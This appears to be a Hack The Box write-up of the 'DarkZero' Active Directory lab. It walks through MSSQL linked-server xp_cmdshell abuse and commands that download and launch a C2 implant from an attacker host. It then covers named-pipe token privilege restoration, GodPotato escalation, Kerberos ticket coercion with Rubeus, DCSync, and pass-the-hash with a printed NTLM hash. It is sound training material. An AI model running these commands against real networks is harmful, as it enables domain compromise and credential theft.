
Darkzero

Initial machine information
As is common in real life pentests, you will start the DarkZero box with credentials for the following account john.w / RFulUtONCOL!Overview
DarkZero is a Windows Active Directory machine spanning two domains: darkzero.htb (the primary domain, hosted on DC01) and darkzero.ext (an external/child domain, hosted on DC02). The attack chain begins with supplied credentials for a low-privileged domain user and progresses through MSSQL linked-server abuse to gain code execution on DC02, followed by a token privilege restoration technique using the NtObjectManager PowerShell module to recover SeImpersonatePrivilege, and a subsequent GodPotato escalation to SYSTEM. Lateral movement back to the root domain is achieved by coercing DC01 into authenticating to DC02 while capturing the machine account's Kerberos ticket in Rubeus, which is then converted to a usable credential for a full DCSync against darkzero.htb.
Starting credentials: john.w / RFulUtONCOL!
Recon
The recon phase focuses on enumerating all exposed services, validating our initial credentials, mapping the AD environment, and checking for certificate-based attack paths before deciding on an entry point.
Running nmap to perform a standard service scan followed by a full port sweep to ensure nothing is missed on unusual ports:
sudo nmap -sC -sV -vv -oA tcp 10.129.2.0; sudo nmap -sC -sV -vv -p- -oA allports 10.129.2.0The scan reveals the host is a Windows domain controller exposing the typical AD service stack (DNS, Kerberos, LDAP, SMB) along with an MSSQL instance on port 1433. Having MSSQL directly accessible from the network is significant - it is a common pivot point when valid domain credentials are already in hand.
We use nxc to auto-generate a hosts file by querying SMB for the machine's hostname and domain, which ensures our later tooling resolves names correctly:
nxc smb 10.129.2.0 -u "" -p "" --generate-hosts-file ../loot/dc_hostsWe then synchronize our local clock with the domain controller. Kerberos is time-sensitive - tickets will be rejected if the skew between client and KDC exceeds five minutes, so this step prevents authentication failures throughout the engagement:
ntpdate 10.129.2.0Confirming the MSSQL service is network-accessible and noting that it is likely running under a service account that may have domain privileges:
We validate our provided credentials against SMB using nxc. A [+] result confirms the account is active and the password is correct. This also establishes that john.w is a standard domain user with no immediate administrative access:
We run nxc with the spider_plus module to recursively enumerate all readable file shares and record their contents. This can surface sensitive files such as configuration backups, scripts with embedded credentials, or policy exports:
With valid credentials we run a full BloodHound collection to map the Active Directory attack graph. This pulls group memberships, ACLs, session data, trust relationships, and delegation configurations:
bloodhound-ce-python -c All -u john.w -p 'RFulUtONCOL!' -d darkzero.htb -dc DC01.darkzero.htb -ns 10.129.2.0After ingesting the data into BloodHound we can see the environment contains two distinct domains. darkzero.htb is the primary domain containing DC01, and darkzero.ext is the external domain containing DC02. This multi-domain setup means that compromise of either domain controller may open paths to the other via cross-domain trust relationships:
We run certipy to enumerate Active Directory Certificate Services. ADCS misconfigurations (ESC1 through ESC13) are a common privilege escalation and persistence path in modern AD environments:
certipy-ad find -u john.w -p 'RFulUtONCOL!' -dc-ip 10.129.2.0We test our credentials against the MSSQL instance using mssqlpwner in interactive mode. The -windows-auth flag instructs the tool to authenticate using Windows/Kerberos credentials rather than SQL Server local authentication:
mssqlpwner_2 john.w:'RFulUtONCOL!'@10.129.2.0 -windows-auth interactiveSwitching to impacket-mssqlclient for its linked server querying capabilities, we discover that this MSSQL instance has a configured linked server pointing to DC02.darkzero.ext. Linked servers allow one SQL Server instance to execute queries and commands on another, and if the link is configured with a privileged account on the remote side, it effectively grants us remote code execution on DC02 through the trusted connection:
Foothold
The goal of this phase is to leverage the MSSQL linked server to achieve remote code execution on DC02.darkzero.ext, establish a C2 beacon, and then escalate from the restricted service account context to a fully privileged session.
The linked server connection allows us to pass T-SQL statements through the EXEC ... AT syntax, which executes the statement on the remote server. We first enable show advanced options (required before changing other sp_configure settings) and then enable xp_cmdshell, which provides operating system command execution from within SQL Server:
EXEC ('sp_configure ''show advanced options'', 1; reconfigure;') AT "DC02.darkzero.ext"
EXEC ('sp_configure ''xp_cmdshell'', 1; reconfigure') AT "DC02.darkzero.ext"
With xp_cmdshell enabled on the remote server we set up our Adaptix C2 framework and host an agent binary over HTTP. Adaptix is a modular C2 framework that provides beacon-style implant management with execute-assembly, lateral movement, and proxy capabilities:
We trigger the download and execution of the agent binary on DC02 via the linked server, passing the PowerShell download cradle and process launch through xp_cmdshell:
EXEC ('exec xp_cmdshell ''powershell -c wget http://10.10.14.21:8090/a.exe -OutFile C:\\Windows\\Tasks\\a.exe''') AT "DC02.darkzero.ext"

EXEC ('exec xp_cmdshell ''powershell -c Start-Process C:\\Windows\\Tasks\\a.exe''') AT "DC02.darkzero.ext"
We receive a beacon back from DC02.darkzero.ext running as svc_sql. This is the SQL Server service account, which is running with a heavily restricted privilege set - specifically because SQL Server's xp_cmdshell deliberately strips the token of most sensitive privileges before spawning child processes as a security mitigation. The token we are operating under is missing privileges such as SeImpersonatePrivilege, SeAssignPrimaryTokenPrivilege, and others that are required for further escalation.
On the C:\ drive we find a file named policy_backup.inf. Security policy INF files can contain password policy settings, local group membership definitions, user rights assignments, and service account configurations - worth examining for sensitive information such as hardcoded credentials or privilege assignments:
Because our token is restricted, we attempt to use FullPowers.exe (a tool by itm4n designed to recover all privileges for service accounts by abusing the CreateProcessWithToken API). FullPowers works by negotiating a fresh token through the service control manager, but in this configuration it fails - likely because the service context does not permit the required API calls.
We proceed with post-exploitation enumeration using Seatbelt.exe to collect system information, then run WinPEAS to identify local privilege escalation opportunities:
WinPEAS flags a potential ADCS ESC4 vulnerability - a misconfigured certificate template write permission that could allow us to modify a template to make it exploitable (for example, changing it into an ESC1-style template):
We attempt to confirm the ESC4 finding using Certify:
execute-assembly ~/Documents/local-scripts/SharpCollection/NetFramework_4.7_x64/Certify.exe enum-templates --filter-vulnerable --filter-enabledCertify does not return actionable results from our current restricted context, so we abandon this path and focus on restoring our token privileges first.
Privilege Restoration via NtObjectManager Named Pipe Impersonation
The core problem at this stage is that our beacon is running in a process whose token has had privileges stripped by xp_cmdshell. We cannot use potato-style exploits or any technique that requires SeImpersonatePrivilege because the token simply does not have it. We need to obtain a token that has the full privilege set that svc_sql is supposed to hold.
The technique exploits Windows named pipe impersonation combined with PowerShell background jobs to obtain an impersonation token from a process context that retains the original service account's full privileges, bypassing the artificial restrictions imposed on the xp_cmdshell child process.
Why this works - the underlying mechanics:
Windows named pipes support a server-side impersonation capability: after a client connects to a pipe, the server thread can call ImpersonateNamedPipeClient() (or the NT-level equivalent) to temporarily assume the security context - the token - of the connecting client process. The key insight is that PowerShell background jobs launched via Start-Job run in a separate runspace that inherits the token from the PowerShell host process, not from the restricted child process created by xp_cmdshell. This means the job's token is closer to the original service account token, with its full set of privileges.
By making the background job act as the pipe server and making the current restricted process act as the client, the server (running in the less-restricted job context) impersonates the connecting client and produces an impersonation token. That token, when used to spawn a new process via New-Win32Process, creates a child process running under the more-privileged context, effectively escaping the privilege restrictions of the xp_cmdshell-spawned session.
Step-by-step breakdown:
First, we download the NtObjectManager module (a PowerShell module by James Forshaw / Google Project Zero that exposes the Windows NT Object Manager API to PowerShell), extract it on the target, and import it:
mkdir nto
Expand-Archive a.zip nto
We then import the module from the extracted path so that cmdlets like New-NtNamedPipeFile, Get-NtFile, and New-Win32Process become available.
Step 1 - Create the named pipe server:
$pipe = New-NtNamedPipeFile \\.\pipe\syk0 -Win32PathThis creates a named pipe server endpoint at \\.\pipe\syk0. The pipe is not yet listening - it is in the created-but-not-connected state.
Step 2 - Start listening in a background job:
$job = Start-Job { $pipe.Listen() }This launches a background PowerShell job that calls Listen() on the pipe object, blocking until a client connects. The critical point: this job inherits its security token from the PowerShell process that is hosting the session, which in this case is not the stripped xp_cmdshell child - it is a process in a different session context that retains more of the service account's original privileges, including SeImpersonatePrivilege.
Step 3 - Connect to the pipe as a client:
$file = Get-NtFile \\localhost\pipe\syk0 -Win32PathThis opens the named pipe from the current (restricted) process context, acting as the client and triggering the server-side Listen() call to return. From the pipe server's perspective, the restricted xp_cmdshell process has just connected as a client.
Step 4 - Wait for the connection handshake to complete:
Wait-Job $job | Out-NullThis ensures the background job has finished processing the connection before we proceed.
Step 5 - Impersonate the client and capture the token:
$token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -Impersonation }$pipe.Impersonate() calls the NT impersonation API on the server side of the pipe, causing the background job thread to assume the security context of the connected client. Get-NtToken -Impersonation then captures the resulting impersonation token as a token handle object. Use-NtObject is a helper that disposes of the impersonation context after the block executes, but $token retains the captured handle.
The result: $token now holds an impersonation token representing the security context of the connecting client - but this token, when used to create a new primary process, will carry the privileges that the background job's session permits, which includes SeImpersonatePrivilege.
Step 6 - Spawn a new beacon process with the restored token:
New-Win32Process -CommandLine "powershell.exe -c Start-Process C:\\Windows\\Tasks\\a.exe" -Token $tokenNew-Win32Process is the NtObjectManager wrapper around CreateProcessWithToken, which creates a new process using the supplied token as its primary token. This spawns a new PowerShell process (and from it, a new Adaptix agent) running under the recovered security context - one that includes SeImpersonatePrivilege and the rest of svc_sql's legitimate privilege set.
We now have a second beacon with a fully privileged token. With SeImpersonatePrivilege restored, we can use a potato-family exploit to escalate to SYSTEM.
Privilege Escalation to SYSTEM via GodPotato
GodPotato is a modern potato-family exploit that abuses the COM-based DCOM activation service to coerce a SYSTEM-level token via impersonation. It works by triggering a DCOM object instantiation that forces the SYSTEM account to connect back to an attacker-controlled endpoint, then impersonating that connection using the SeImpersonatePrivilege we just recovered. We instruct GodPotato to execute a fresh copy of our agent binary, giving us a SYSTEM beacon on DC02:
execute-assembly ~/Documents/local-scripts/GodPotato-NET4.exe -cmd "C:\\Windows\\Tasks\\a.exe"With a SYSTEM beacon on DC02.darkzero.ext we retrieve the user flag from the Administrator desktop:
C:\Users\Administrator\Desktop\user.txt
Lateral Movement
Having SYSTEM on DC02 (a domain controller for darkzero.ext) gives us full control of the darkzero.ext domain. The next objective is to pivot to the parent domain darkzero.htb and compromise DC01.
DCSync on DC02:
As SYSTEM on a domain controller we have the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights implicitly. We run a DCSync attack against darkzero.ext to dump all NTLM hashes and Kerberos keys from that domain, including the krbtgt account hash and any inter-domain trust account secrets:
Enumerating the cross-domain trust:
We use nxc to interrogate the trust relationship between the two domains. This reveals whether the trust is one-way or bidirectional, and whether SIDHistory filtering (SID filtering) is in place - a crucial detail that determines which cross-domain attack paths are available:
Coercion attack - capturing DC01's machine account TGT:
Rather than attempting a direct Golden Ticket or inter-realm ticket attack, we take advantage of the fact that DC01 still trusts DC02 and coerce DC01's machine account (DC01$) into authenticating to DC02. This gives us a Kerberos TGT for DC01$ which we can then use to DCSync the root domain.
We upload Rubeus to DC02 and set it to monitor mode, watching specifically for tickets from DC01$ on a five-second polling interval:
.\rb.exe monitor /targetuser:DC01$ /interval:5From our impacket-mssqlclient session authenticated as john.w on DC01's MSSQL instance (which john.w has access to), we call xp_dirtree pointing at a UNC path on DC02. MSSQL evaluates the UNC path by initiating an SMB connection, which causes the SQL Server service account (or the machine account) to authenticate to DC02 with Kerberos:
xp_dirtree \\DC02.darkzero.ext\C$Rubeus captures the incoming Kerberos AS-REQ or TGS-REQ from DC01$ and displays the base64-encoded ticket. The machine account's TGT gives us DCSync-equivalent access to the darkzero.htb domain when used with the right tools.
Converting and using the ticket:
Rubeus outputs tickets in the .kirbi format (Microsoft's proprietary Kerberos ticket format). Impacket's tooling consumes .ccache format (the MIT Kerberos standard). We decode the base64 blob and convert it:
cat dc_ticket | base64 -d > dc01.kirbi
impacket-ticketConverter dc01.kirbi dc01.ccache
With the ticket in .ccache format, we set the KRB5CCNAME environment variable so that Kerberos-aware tools automatically pick it up, then run impacket-secretsdump in Kerberos mode (-k) to DCSync DC01:
export KRB5CCNAME=dc01.ccache
impacket-secretsdump -k -dc-ip 10.129.2.0 DC01.darkzero.htb
The DCSync dumps all domain account hashes including the darkzero.htb Administrator's NTLM hash.
Deploying a beacon on DC01:
Using the recovered Administrator NTLM hash we authenticate via nxc with Pass-the-Hash to download and execute a fresh Adaptix agent on DC01, giving us a C2 beacon with domain administrator rights on the primary domain:
nxc smb 10.129.2.0 -u administrator -H 5917507bdf2ef2c2b0a869a1cba40726 -X "wget http://10.10.14.21:8090/a.exe -OutFile C:\\Windows\\Tasks\\a.exe"

nxc smb 10.129.2.0 -u administrator -H 5917507bdf2ef2c2b0a869a1cba40726 -X "Start-Process C:\\Windows\\Tasks\\a.exe"
We now have full administrative control over both domains - darkzero.ext via SYSTEM on DC02 and darkzero.htb via Administrator on DC01.